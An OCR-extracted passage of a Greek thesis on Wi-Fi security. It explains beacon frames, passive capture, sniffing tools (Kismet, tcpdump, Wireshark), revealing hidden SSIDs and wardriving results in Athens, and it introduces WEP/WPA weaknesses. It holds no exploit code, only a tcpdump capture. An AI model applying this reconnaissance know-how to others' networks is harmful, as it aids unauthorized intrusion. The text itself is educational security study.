
Στη συνέχεια, ο υπολογιστής Β θα απαντήσει στον υπολογιστή Α με την αποστολή της φυσικής του διεύθυνσης (Physical Address[7]). Ο υπολογιστής Α θα καταχωρήσει στον ARP πίνακά του, τη διεύθυνση MAC που αντιστοιχεί στην IP του υπολογιστή Β. (ARP RESPONSE/REPLY)
Αν κάποιος θέλει να κάνει έλεγχο στον ARP πίνακα του, θα πρέπει να πληκτρολογήσει σε μια γραμμή εντολών: # arp -a

Είναι επίσης δυνατό να μεταφραστούν διευθύνσεις MAC σε διευθύνσεις IP, αλλά το πρωτόκολλο που χρησιμοποιείται στην εν λόγω μετάφραση, είναι το πρωτόκολλο RARP (Reverse Address Resolution Protocol).

2.4.3 Πληροφορίες από τα πλαίσια διαχείρισης (ManagementFrames)

Κάποια από τα πλαίσια διαχείρισης (Management Frames) μεταδίδουν πολλές παραμέτρους σχετικά με το δίκτυο. Το πλαίσιο «οδηγός» (beacon frame) είναι ένα από αυτά. Τα σημεία πρόσβασης μεταδίδουν πλαίσια οδηγούς ώστε να ενημερώνουν τον κάθε ενδιαφερόμενο για τους σταθμούς που είναι διαθέσιμοι. Τα πλαίσια αυτά παρέχουν αρκετές πληροφορίες έτσι ώστε ένας πελάτης, να είναι σε θέση να ενταχθεί στο δίκτυο. Ωστόσο, τα πλαίσια διαχείρισης χρησιμοποιούνται αποκλειστικά ώστε να διαχειρίζονται της συνδέσεις δικτύου και δεν αποστέλλουν καθόλου δεδομένα στο επίπεδο των εφαρμογών. Το capability field είναι μέρος του πλαισίου οδηγού και η δομή του απεικονίζεται στην Εικόνα 2.14.

[7]Είναι αυτό που γνωρίζουμε ως MAC (Media Access Control) που είναι συνδεδεμένη με μια συσκευή . Αυτή η διεύθυνση αποτελείται από 48 bits (12 δεκαεξαδικούς χαρακτήρες)



Εικόνα 2.14: Δομή ενός capability field

Από το capability field μπορούμε να εξάγουμε τις εξής χρήσιμες πληροφορίες :

Network is in infrastructure mode: bit0 = 1 and bit1 = 0

Network is in ad-hoc mode:bit0 = 0 and bit1 = 1

WEP is required:bit4 = 1

Άλλα πεδία που μπορούν να εξαχθούν από το σώμα ενός πλαισίου οδηγού είναι:

Beacon interval: ο χρόνος μεταξύ κάθε εκπεμπόμενου πλαισίου οδηγού (συνήθως 100*1024us=100ms).

Service Set Identity(SSID): Είναι μια σειρά από maximum 32 bytes / χαρακτήρες που δίνει τη δυνατότητα στο χρήστη να αναγνωρίσει ένα δίκτυο Wi-Fi. Επίσης εξυπηρετεί στο να συγκεντρωθούν πολλαπλά σημεία πρόσβασης και να σχηματίσουν ένα δίκτυο πολλαπλών σημείων πρόσβασης.

Extended supported rates: άλλες υποστηριζόμενες τιμές.

Channel:Το κανάλι στο οποίο λειτουργεί το δίκτυο

Το BSSID (Basic Service Set Identifier) μας κάνει γνωστές πληροφορίες σχετικά με το ποιός κατασκεύασε το σημείο πρόσβασης. Τα πρώτα 16bits του BSSID μπορούν να βρεθούν στη λίστα δεδομένων της IEEE [-10-]

2.4.4 Σύνοψη

Στον Πίνακα 2.1 υπάρχουν διαθέσιμες πληροφορίες για την παθητική σύλληψη (capturing) από την κίνηση Wi-Fi

Fact	Frame	Requirements
WDS	Data	1 frame
Ad-hoc/Infrastructure	Beacon/Probe/Data	1 frame
Network range	Any	3 frames και GPS
Client/Access point location	Any	3 frames και GPS
WEP	Beacon/Probe/Data	1 frame
WPA	Beacon/Probe/Data	1 frame
SSID	Beacon/Probe	1 frame
Access point MAC address	Any	1 frame
Client MAC address	Beacon/Probe/Data	1 frame
Wired client MAC address	Data	1 frame
Contents of data	Data	Intelligent guess

Πίνακα 2.1: Διαθέσιμες πληροφορίες από την ανάλυση των Wi-Fi Frames

2.5 Software Tools


Το Software είναι εξίσου σημαντικό όσο και οι συσκευές (hardware) που εμπλέκονται στην συλλογή των πληροφοριών και είναι σχετικές με τα δίκτυα Wi-Fi. Τα εργαλεία Software που περιγράφονται στις ακόλουθες ενότητες μειώνουν την «προσπάθεια» που απαιτείται από οποιονδήποτε ώστε να μελετηθεί ένα τέτοιο δίκτυο. Υπάρχουν διαφορετικά εργαλεία για διαφορετικούς σκοπούς, κάποια από αυτά όπως το Kismet, δίνουν μια καλή εικόνα ενός ή διάφορων δικτύων, ενώ άλλα, όπως το Wireshark μας δίνουν λεπτομέρειες για κάθε byte ή ακόμα και για κάθε bit ενός πακέτου (packet).Ένα άλλο επιπλέον εργαλείο που ονομάζεται Ettercap καθιστά εύκολο το να ακολουθήσει κανείς τις συνδέσεις των πακέτων που συσχετίζονται.

Παρόλο που, όπως έχει ήδη τονιστεί, είναι δυνατόν, να πληροφορηθεί κανείς πολλά για ένα δίκτυο από τα πλαίσια οδηγούς, η αλήθεια είναι, ότι ένας μηχανικός «ακούγοντας» τα πλαίσια αυτά δεν έχει να κερδίσει κάτι που δεν ήξερε ήδη. Συνήθως ένας μηχανικός θα ήθελε να ξέρει από πού είναι δυνατόν να συνδεθεί και να χρησιμοποιηθεί ένα δίκτυο. Δεδομένου τώρα, ότι είναι πιθανόν ένας πελάτης, να μπορεί να «ακούει/βλέπει» το σημείο πρόσβασης αλλά όχι το αντίστροφο, οι μηχανικοί θα ήθελαν, να συνδεθούν με το σημείο πρόσβασης από την μέγιστη απόσταση που μπορούν, έτσι συνήθως κάνουν κάποια έρευνα χώρου.

Να σημειωθεί ότι, αν ένας hacker συνεργαστεί με το σημείο πρόσβασης, εκτίθεται ιδιαίτερα καθώς η διαδικασία της συνεργασίας (association) απαιτεί αμφίδρομη επικοινωνία, έτσι όταν ο εισβολέας μεταδίδει πακέτα η επίθεση γίνεται «ενεργή»το οποίο είναι πολύ επικίνδυνο αφού μπορεί να αποκαλυφθεί ακόμα και η τοποθεσία στην οποία αυτός βρίσκεται.

2.5.1 Kismet

Το Kismet [-2-] είναι ένα κλασσικό εργαλείο software που χρησιμοποιείται από τους εισβολείς. Χρησιμοποιεί τις περισσότερες από τις πληροφορίες για τις οποίες ήδη μιλήσαμε στην Ενότητα 2.4 και δίνει στον εισβολέα ένα απλό και φιλικό προς το χρήστη περιβάλλον εργασίας, με την επισκόπηση των εντοπισμένων σημείων πρόσβασης.



Εικόνα2.15 Το Kismet σε λειτουργία με Linux

Το Kismet, έχει τη δυνατότητα, να εντοπίζει δίκτυα (network detector), να υποκλέπτει πακέτα (packet sniffer) καθώς επίσης να εντοπίζει επιθέσεις σε 802.11 WLAN δίκτυα. Το Kismet λειτουργεί με όλες τις ασύρματες κάρτες που υποστηρίζουν την λειτουργία παρακολούθησης (monitor mode), και μπορεί να ανιχνεύσει δίκτυα 802.11a, 802.11b, 802.11g. Το Kismet επίσης έχει τη δυνατότητα να επικοινωνεί απευθείας με τους GPS δέκτες, έτσι ώστε να καταγράφει την θέση του εκάστοτε λαμβανομένου πακέτου από το οποίο όπως γίνεται κατανοητό δίνετε η δυνατότητα να προβλεφθεί η φυσική θέση του σημείου πρόσβασης.

Όλες οι γνωστές μέχρι σήμερα διαθέσιμες εμπορικές κάρτες Wi-Fi περιορίζονται στο να «ακούνε» σε ένα μόνο κανάλι για μια δεδομένη χρονική στιγμή. Το Kismet, σε αντίθεση με άλλα προγράμματα, λειτουργεί παθητικά, δηλαδή χωρίς να στέλνει κανένα πακέτο. Για την ανεύρεση μάλιστα όσο το δυνατόν περισσότερων δικτύων μπορεί και αλλάζει συνεχώς το κανάλι στο οποίο «ακούει», ενώ παράλληλα έχει τη δυνατότητα να χρησιμοποιεί δύο ή περισσότερες κάρτες δικτύου, ώστε να «ακούει» σε πολλαπλά κανάλια την ίδια χρονική στιγμή.

Το Kismet μπορεί να κλειδωθεί σε ένα συγκεκριμένο κανάλι έτσι ώστε να συλλαμβάνει όσο το δυνατόν μεγαλύτερα σήματα λήψεως από εκείνο. Μπορεί και συγκεντρώνει πολύ ενδιαφέροντα στατιστικά στοιχεία όπως, ποιο κανάλι διανομής χρησιμοποιείται ή όπως ποιο το ποσοστό των δικτύων που έχουν ενεργοποιημένο το WEP ή το WPA.

Να αναφερθεί επίσης, ότι υπάρχει ένα ποσοστό δικτύων, που έχουν απενεργοποιήσει τη μετάδοση του SSID από όλα τα πλαίσια οδηγούς. Έτσι αποκρύπτοντας το SSID μπορούν να αυξήσουν την ασφάλεια του δικτύου τους, δεδομένου ότι μόνο οι πελάτες, που γνωρίζουν το SSID ενός σημείου ασύρματης πρόσβασης, είναι σε θέση, να συνδεθούν με αυτό. Τα άσχημα νέα έρχονται για αυτούς, όταν τα πλαίσια διαχείρισης (management frames)μεταδίδονται, επειδή η μετάδοση τους γίνεται με τη μορφή του αρχικό-γνήσιου κειμένου (cleartext),το SSID

αποστέλλεται επίσης στο συγκεκριμένο κείμενο, όταν ένας πιστοποιημένος πελάτης συνεργαστεί με το σημείο πρόσβασης, (πιστοποιημένος με την έννοια ότι αποδεδειγμένα για το σημείο πρόσβασης ο πελάτης γνωρίζει το «μυστικό» SSID), το Kismet έχει λοιπόν τη δυνατότα να χρησιμοποιήσει ένα τέτοιο πακέτο ώστε να αποκαλύψει το «κρυμμένο» όνομα του δικτύου.


2.5.2 TCPDump

Το Tcpdump είναι ένα εξαιρετικό εργαλείο για την παρακολούθηση και το φιλτράρισμα των επικοινωνιών σε πραγματικό χρόνο. Στην Καταγραφή 2.1 απεικονίζεται το Tcpdump «ακούει» μια σύνδεση Wi-Fi ψάχνοντας για πακέτα ARP. Εκτελώντας την εντολή tcpdump κάθε γραμμή, εκτός από τις δύο πρώτες, περιέχει την περιγραφή του συλληφθέντος πακέτου.Το πρώτο πακέτο που συνελήφθη είναι ένα αίτημα ARP, το οποίο συνελήφθη στις 11 και 58 λεπτά και 1,704626 δευτερόλεπτα. Το αίτημα (request) ζητά να μάθει ποιός έχει την IP address 192.168.1.2 και στέλνει την ARP απάντηση(response) στην 192.168.1.213. Όπως φαίνεται από την Καταγραφή 2.1 το αίτημα παραμένει αναπάντητο αφού κανείς δεν κατέχει την IP 192.168.1.2.Αργότερα στο ίδιο αίτημα με την διεύθυνση192.168.1.213 απαντά η κάρτα δικτύου με τη διεύθυνση MAC 00:0e:35:a3:0f:56, δεδομένου ότι σε αυτήν την κάρτα ανήκει η IP διεύθυνση 192.168.1.213.

Καταγραφή 2.1 Ψάχνοντας γιαARP packets

```
# tcpdump -i eth2 arp
tcpdump : verbose output suppressed , use -v or - vv for full pr otocol decode
listening on eth2 , link - type E N10MB ( Ethernet ), capture si ze 96 bytes
11:58:01.704626 arp who - has 192.168.1.2 tell 192.168.1.2 13
11:58:02.704491 arp who - has 192.168.1.2 tell 192.168.1.2 13
11:58:03.704355 arp who - has 192.168.1.2 tell 192.168.1.2 13
11:58:44.184709 arp who - has 192.168.1.213 tell 192.168.1 .1
11:58:44.184733 arp reply 192.168.1.213 is - at 00:0 e :35: a3 :0 f:56 ( oui Unknown )
```

2.5.3Wireshark (πρώην Ethereal)



Εικόνα 2.16 : Το Wireshark σε λειτουργία με Linux

Το Wireshark είναι ένα χρήσιμο εργαλείο για κάποιον που θέλει να έχει μια βαθύτερη ματιά σε ένα ενιαίο πακέτο. Περιέχει πληροφορίες (libraries) σχετικές με την δομή διαφόρων τύπων πακέτων αποκαλύπτει στον χρήστη «τα μυστικά» που περιέχει το κάθε κομμάτι του πακέτου. Όταν το Kismet δεν παρέχει αρκετές πληροφορίες, τότε το Wireshark θα βοηθήσει να αποκαλυφθούν. Επίσης θα δώσει και άλλες πολύτιμες παραμέτρους του δικτύου ή της επικοινωνίας που μας ενδιαφέρει. Η Εικόνα 2.16απεικονίζει το Wireshark.Η πρώτη λίστα του παραθύρου μας δίνει τα πλαίσια που συλλαμβάνονται από την θέση της λειτουργίας παρακολούθησης της Wi-Fi κάρτας. Η ανατομία του πλαισίου εμφανίζεται στον παρακάτω πίνακα. Τα πεδία του πλαισίου περιγράφονται σε αναγνώσιμη μορφή, από τον άνθρωπο, σε φράσεις ή λέξεις. Με το Wireshark μπορούν να αναγνωριστούν όλα τα πακέτα που χρειάζονται όπως πακέτα iv , EAPOL, WPAhandshakes, QoSpackets, ARPs κλπκλπ.

2.5.4 Netstumbler

Το Net Stumbler διευκολύνει την ανίχνευση των ασύρματων τοπικών δικτύων, αλλά και προσπαθεί να συνδεθεί ενεργά με τα σημεία πρόσβασης στέλνοντας αιτήματα σύνδεσης (probe requests). Συνήθως χρησιμοποιείται από μηχανικούς που εξετάζουν την ασφάλεια του δικτύου Wi-Fi. Να σημειωθεί ότι μπορεί και τρέχει και σε λειτουργικά συστήματα Microsoft Windows.


2.5.5 GPS Map Plotter

Το GPSMap χρησιμοποιείται για να σχεδιαστούν εντοπισμένα σημεία πρόσβασης πάνω σε ένα γεωγραφικό χάρτη, είναι μέρος του Kismet και χρησιμοποιεί αρχεία που αποθηκεύονται από το Kismet ώστε να γίνονται πιο ακριβείς η μετρήσεις που έχουν ως σκοπό τον εντοπισμό των κέντρων δικτύων και της περιοχής κάλυψης του. Οι χάρτες είναι αντιγραμμένοι από τους χάρτες των διακομιστών στο Internet. Οι αλγόριθμοι που χρησιμοποιούνται από το GPSMap υπάρχουν ώστε το πρόγραμμα να μπορεί να κάνει τους υπολογισμούς για μια σειρά από υποθέσεις όπως: αν τα τοπία είναι επίπεδα, να λαμβάνει υπόψην την κατεύθυνση των κεραιών κ.α. τα οποία θα μπορούσαν να οδηγήσουν σε ανακριβή αποτελέσματα. Πάντως εξακολουθεί και μας δίνει μια καλή γεωγραφική εικόνα των δικτύων.

2.6 Αποτελέσματα Wardriving στο κέντρο των Αθηνών

Όπως αποκαλύφθηκε έπειτα από διαδρομές τα σημεία πρόσβασης σήμερα που είναι ασφαλισμένα με WEP ή WPA αγγίζουν το ποσοστό του 80%, ενώ ένα άλλο 20 % βρέθηκε μη ασφαλισμένο. Ωστόσο αυτό δεν σημαίνει ότι είναι δυνατόν να αποκτηθεί πρόσβαση σε όλα αυτά τα σημεία μιας και μπορεί να είναι εξοπλισμένα με την τεχνολογία Virtual Private.

Στον παρακάτω χάρτη υπάρχουν κόκκινες και πράσινες κουκίδες. Η ετικέτα είναι το SSID του σημείου πρόσβασης. Οι κόκκινες κουκίδες είναι σημεία πρόσβασης με ενεργοποιημένη WEP ή WPA ασφάλεια, οι πράσινες κουκκίδες είναι εκείνα που δεν χρησιμοποιούν καμία κρυπτογράφηση.



Εικόνα 2.17Wardriving χάρτης στο κέντρο των Αθηνών

2.7 Συμπεράσματα

Ο καθένας μπορεί να αποκτήσει τον απαραίτητο εξοπλισμό για να αρχίσει να εισβάλει σε δίκτυα Wi-Fi. Θα του χρειαστούν μόνο μερικές γνώσεις ώστε να αγοράσει τον κατάλληλο εξοπλισμό ο οποίος θα πρέπει να είναι συμβατός μεταξύ των μερών του και να μπορεί να συνδεθεί με τα λειτουργικά προγράμματα οδήγησης.

Κεφάλαιο 3
Προσπελάση της ασφάλεια του Wi-Fi

Στο κεφάλαιο αυτό, οι αδυναμίες της ασφαλείας Wi-Fi επιδεικνύονται και εξηγούνται. Οι διαφορές που υπάρχουν μεταξύ των ασφαλειών WEP και WPA μας οδηγούν να διαιρέσουμε αυτό το κεφάλαιο σε δύο μέρη. Στο πρώτο μέρος μιλάμε για το WEP πού έχει και το μεγαλύτερο αριθμό τρωτών σημείων. Ενώ το WPA είναι ενδιαφέρον, δεδομένου ότι αντικαθιστά το WEP σε πολλές περιπτώσεις, αλλά εξακολουθεί και αυτό να είναι επισφαλή σε περιορισμένο βαθμό. Ενώ στο τέλος θα εξηγήσουμε και κάποιες μεθόδους ως συμπληρωματικούς μηχανισμούς ασφαλείας από την πλευρά του εισβολέα, όπως φίλτρα (filters) αλλαγή της διεύθυνση MAC κτλ, το κεφάλαιο κλείνει με μια μικρή περίληψη.

3.1 Εισαγωγή


Το Wi-Fi έχει πολλά τρωτά σημεία ασφαλείας. Δυστυχώς για εμάς τα τρωτά σημεία του Wi-Fi και η σοβαρότητα τους έγινε ευρέως γνωστή το τελευταίο διάστημα. Έως τις αρχές του 2001 πωλούνται σε όλο τον κόσμο εκατομμύρια 802.11 προϊόντα, ώσπου την χρονιά εκείνη εμφανίζεται το διάσημο σήμερα «χαρτί» με τίτλο “Πως να σπάσεις ένα κωδικό WEP”. Φυσικά σε εκείνο το σημείο, μία ανάκληση όλων των προϊόντων ήταν ανέφικτη και την ίδια ώρα οι καταναλωτές είχαν ανάγκη από μεγαλύτερη ασφάλεια. Έτσι λοιπόν το WEP συμπληρώνεται με VPN και IEEE 802.1X [-23-]. Τα νέα προϊόντα θα έπρεπε να είναι σε θέση να είναι συμβατά με παλιότερα προϊόντα WEP. Πιο ασφαλείς εναλλακτικές λύσεις, όπως η ασφάλεια WPA, εισήχθησαν αργότερα και θα μπορούσαν να διατεθούν μόνο ως προσθήκες στο WEP. Έτσι όμως η πολυπλοκότητα για την δημιουργία ενός ασφαλούς ασύρματου δικτύου αυξήθηκε με αποτέλεσμα το ποσοστό των ασύρματων δικτύων που χρησιμοποιούν τους καλύτερούς μηχανισμούς για την ασφάλεια των συστημάτων τους να μην τόσο υψηλό όσο θα έπρεπε. Ο τελικός αντικαταστάτης, τόσο για το WEP όσο και για το WPA, είναι το πρότυπο IEEE 802.11i [-20-], που αναφέρεται επίσης και ως Wi-Fi Protected Access έκδοση 2 (WPA2) και δημιουργήθηκε από την Wi-Fi Alliance, τα συγκεκριμένα προϊόντα θεωρούνται προς το παρόν ασφαλή και για το λόγο αυτό δεν εξετάζονται στην παρούσα εργασία. Όλα οι παραδειγματικές επιθέσεις που θα γίνουν στο παρόν κεφάλαιο εκτελούνται στο λειτουργικό σύστημα Linux (Backtrack)[8], αλλά οι περισσότερες από

8Το Backtrack είναι ένα λειτουργικό σύστημα βασισμένο στη διανομή Ubuntu GNU / Linux και τη συγκεκριμένη στιγμή βρίσκεται στην 5η έκδοση, το Backtrack έχει πληθώρα εργαλείων που θα μπορούσαν να είναι

αυτές μπορούν επίσης να πραγματοποιηθούν από μια Windows πλατφόρμα[9]. Τέλος θα δοθούν οδηγίες για τις εντολές που εκτελούνται σε Linux.

3.2 Ιστορικό

3.2.1 Πρωτόκολλο σύνδεσης / πρόσβαση σε Wi-Fi δίκτυα



Σχήμα 3.1: Το πρωτόκολλο σύνδεσης σε ένα δίκτυο Wi-Fi

Το σχήμα 3.1 παρουσιάζει το βασικό πρωτόκολλό και τη ροή των πλαισίων κατά τη σύνδεση σε κάποιο σημείο πρόσβασης. Πρώτα, ο πελάτης θα εντοπίσει το σημείο, είτε στέλνοντας ένα αίτημα (probe request)και λαμβάνοντας μια απάντηση (probe response), ή απλώς κοιτάζοντας συχνά τα πλαίσια οδηγούς (beacon frames) πού μεταδίδονται από ένα σημείο πρόσβασης. Μετά τον εντοπισμό του σημείου, ο πελάτης μπορεί να προσπαθήσει να πιστοποιηθεί (authenticate) στο σημείο πρόσβασης. Εφόσον πιστοποιηθεί επιτυχώς, ο πελάτης μπορεί να προσπαθήσει να συνδεθεί με το σημείο πρόσβασης με την αποστολή ενός αιτήματος σύνδεσης (association request). Εφόσον και αυτό γίνει δεκτό από το σημείο πρόσβασης ο πελάτης θα λάβει θετική απάντηση και θα γίνει ή ένωση μεταξύ πελάτη και σημείου πρόσβασης.

Να τονιστεί ότι η ενεργοποίηση της ασφάλειας WPA έχει ως αποτέλεσμα οβασικός μηχανισμός ελέγχου ταυτότητας του WEP να παραλείπεται (ταυτότητας ανοικτού συστήματος), και ο πραγματικός έλεγχος ταυτότητας να γίνεται μετά την ένωση.


χρήσιμα,κάποια από τα οποία είναι εγκατεστημένα ήδη στο Backtrack και κάποια άλλα που χρειάζεται να εγκατασταθούν.

9 Όπως και με το Linux, μόνο ένα περιορισμένο σύνολο καρτών δικτύου έχουν την απαραίτητη λειτουργικότητα στα Windows

Τέλος κατά τη διάρκεια του four-way handshake, τα σημαντικότερα κλειδιά παράγονται και ανταλλάσσονται. Μετά την εκκίνηση, ο πελάτης επιτρέπεται και είναι σε θέση να στέλνει και να λαμβάνει τα πλαίσια δεδομένων από και προς το δίκτυο

3.3 Wired Equivalent Privacy (WEP)

3.3.1 Ιστορικό



Σχήμα 3.2 : WEP κρυπτογράφηση μπλοκ διάγραμμα [-22-] .

Σε αυτή την ενότητα θα γίνει μια σύντομη εισαγωγή σχετικά με την λειτουργία του WEP. Το WEP είναι το πρώτο πρωτόκολλο ασφαλείας που ενσωματώθηκε στα ασύρματα δίκτυα το 1999. Χρησιμοποιεί τον RC4 για κρυπτογράφηση και τον CRC32 για τον έλεγχο της ακεραιότητας (integrity checking). Επειδή αρχικά υπήρξαν διάφοροι περιορισμοί στο μέγεθος του κλειδιού, οι οποίοι εφαρμόστηκαν από την κυβέρνηση των ΗΠΑ, χρησιμοποιήθηκε κλειδί μεγέθους 40-bit και αργότερα όταν ακυρώθηκαν οι περιορισμοί αυτοί, όλοι οι κατασκευαστές έκαναν μετάβαση στα 104-bit κλειδιά κρυπτογράφησης

Ο ορισμός του WEP , όπως ορίζεται στο [-22-] αναφέρει ότι το νόημα του WEP είναι να παρέχει σε ένα Wi-Fi δίκτυο τα ίδια επίπεδα ασφαλείας και προστασίας της ιδιωτικής ζωής με ένα ισοδύναμο ενσύρματο δίκτυο. Δυστυχώς όμως το WEP δεν παρέχει αυτά τα επίπεδα ασφάλειας .

